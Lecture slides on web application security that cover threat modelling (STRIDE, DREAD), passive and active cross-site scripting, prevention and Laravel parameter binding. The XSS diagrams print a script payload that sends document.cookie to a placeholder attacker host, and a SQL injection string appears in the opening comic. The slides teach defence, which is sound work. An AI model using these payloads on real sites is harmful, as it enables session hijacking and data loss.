
Security


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Security

- So far I’ve been mentioning security issues as they come up
- In this lecture we will look into things in a bit more detail (some repeated material but it’s THAT important)
- Security is very important in web applications
- It isn’t something which most users will notice if you do a good job, but they will notice if you do a bad job

Two simple rules which should always be in your mind

Don’t assume the framework you are using will take care of everything for you

Never, ever trust any data your users give you.

…but no one will want to hack my application will they?

- The internet is a hive mind which will probably find a way to break anything you make for no good reason
- Some attacks are automated just looking for machines with vulnerabilities to exploit – they don’t care about who you are or what you application is doing
- To protect yourself and your users you need to design your application with security in mind (trust me not doing this is a hard lesson to learn)

Who are these hackers?

- Security experts split hackers into 3 groups…
- White Hats
  - These are security researchers who notify the vendor if they find a hole
  - They are trying to improve the internet – you want these guys to find the problem first
- Black Hats
  - These are the criminals, they find a hole and use it to steal data or sell it on to someone who will use it
- Grey Hats
  - These people still sell the holes they find to governments who use them to access data on criminal suspects or other countries
  - They are selling to parties who will use the vulnerabilities for “the greater good”

Keeping informed

Today’s super awesome bullet proof salted hash could be tomorrows vulnerability

As a professional it is your job to keep informed

Threat Modelling

- The first step is to identify what the possible security risks are
- Threat Modelling helps provide structure to do this
- A threat becomes a vulnerability when it is likely to happen
- There are three steps
  1. Break down your application into component parts and understand
     a) How they interact with each other
     b) How they interact with the outside world
  2. Analyse each component for security problems (STRIDE)
  3. Prioritise the problems (DREAD)
  4. Act upon them

Analyse each component for security problems (STRIDE)

- The STRIDE acronym prompts you to consider a range of possible vulnerabilities for each component
- Spoofing – Can someone (or something) pose as someone (or something) else?
- Tampering – Can data be maliciously changed?
- Repudiation – Is it possible for an action to be undertaken and the performer of that action plausibly deny they have done it?
- Information Disclosure – Is it possible for information to be read by someone who does not have legitimate access?
- Denial of Service – Is it possible for a service to be made unavailable?
- Elevation of Privilege - This occurs when users gain access to system at a level beyond that which is intended

Prioritise the problems (DREAD)

- Ideally you want to fix all vulnerabilities, but in reality this might be difficult.
- It is important to try and quantify the risk attached to each vulnerability, DREAD helps you do this
- Damage Potential - How bad would it be if a particular vulnerability was exploited?
- Reproducibility - How hard is the problem to reproduce?
- Exploitability - How easy it is to do?
- Affected Users - What proportion of users of a system could be affected by an attack?
- Discoverability - How easy or hard is it to find out about the vulnerability?

Acting upon each risk

- Now you have a list of prioritised vulnerabilities you have a choice on what to do next
- Ignore It – no one would recommend this on record but it happens
- Warn People - Tell people about the problem… but realise you are also telling attackers about the problem. Usually you want to fix the problem first…
- Remove the Source - In a pre-release phase, if the problem is in some non-critical feature, it can always be removed for now
- Reducing the Problem - It is possible that a problem only manifests itself when, say, certain services are enabled, or certain options are installed. If such services are not going to be widely used then don't install/enable it by default
- Fix it

Design for Security!

- Do a threat analysis as early as possible
- It is much easier to design a fix to a vulnerability than patch it in at a late stage…

Some common security vectors

Cross Site Scripting (XXS)

- By far the most common attack – the number one vulnerability on the web
- This is to do with attackers injecting script commands into a web page which does not sanitise or otherwise check user input
- **Passive injection** is when this unsanitised input is saved in a database and displayed to other users
- **Active injection** is when the unsanitised input is immediately displayed onscreen
- We call the string/script entered by the attacker the payload – which often takes the form of a javascript script


What is the worst that can happen?

- Browsers deliberately restrict the access javascript has to a user’s operating system and files
- Javascript can however
  - Access any objects the web page has, such as a cookie which someone could use to impersonate you
  - Read and make changes to the browser’s DOM
  - Use XMLHttpRequest to send HTTP requests anywhere it wants
  - Using HTML5 access a user’s location, webcam or microphone for example

XXS – **Passive Injection** (payload saved to DB)

- Often happens when people implement simple comment systems
- Can even happen in web games with on-line leaderboards
- In both cases instead of entering a comment or username the hacker enters a script
- When other users view the leaderboard/comments they fall victim to an attack
- Arguably this is the worst kind of attack because once this is on your database you are the one sending the malicious script to your users

http://excess-xss.com/


1
POST http://website/post-comment
<script>...</script>
Attacker
Attacker's Browser
Attacker's Server
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
2
GET http://website/latest-comment
3
200 OK
Victim's Browser
Website's Response to Victim

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```


```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

1. The attacker uses one of the website's forms to insert a malicious string into the website's database.
2. The victim requests a page from the website.
3. The website includes the malicious string from the database in the response and sends it to the victim.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.

XSS - **Active Injection** (payload not saved to DB)

- Here the payload is delivered by the user themselves (wait what?) and displayed immediately
- For example an attacker could include the payload as an argument in a URL
- If your website does not sanitize that argument then will get through and execute
- The challenge for the attacker is to get someone to click on their link (click here for cute cats, you *might* need to log in to your on-line banking to see them)


Attacker
Attacker's Server
1
Check this out:
http://website/search?
keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
Website
Website's Response Script
2
GET
http://website/search?
keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim

```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website includes the malicious string from the URL in the response.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.

http://excess-xss.com/

Preventing XSS

- HTML Encode everything – this is the process of changing all HTML-reserved characters with codes so they render as a string
- URL Encode any dynamically set URLs
- JavaScript Encoding
  - HTML Encoding only protects you against HTML based attacks
  - If you are including any untrusted data in JavaScript you need to JavaScript encode that information
  - See previous notes on how to do this


Laravel’s Eloquent

- If we use Laravel’s Eloquent system then it protects us.
  - It uses PDO parameter binding to avoid SQL injection.
  - Parameter binding ensures that malicious users can't pass in query data which could modify the query's intent.
    - Basically SQL statements with holes that are filled in with separate parameter data.

Lets Try to Create an Attack

- We will put some malicious JavaScript string in our database as a value.

```
<script>alert('surprise!');</script>
```



Swansea Zoo - Create Animal

Name: <script>alert('surprise!'

Weight: 300

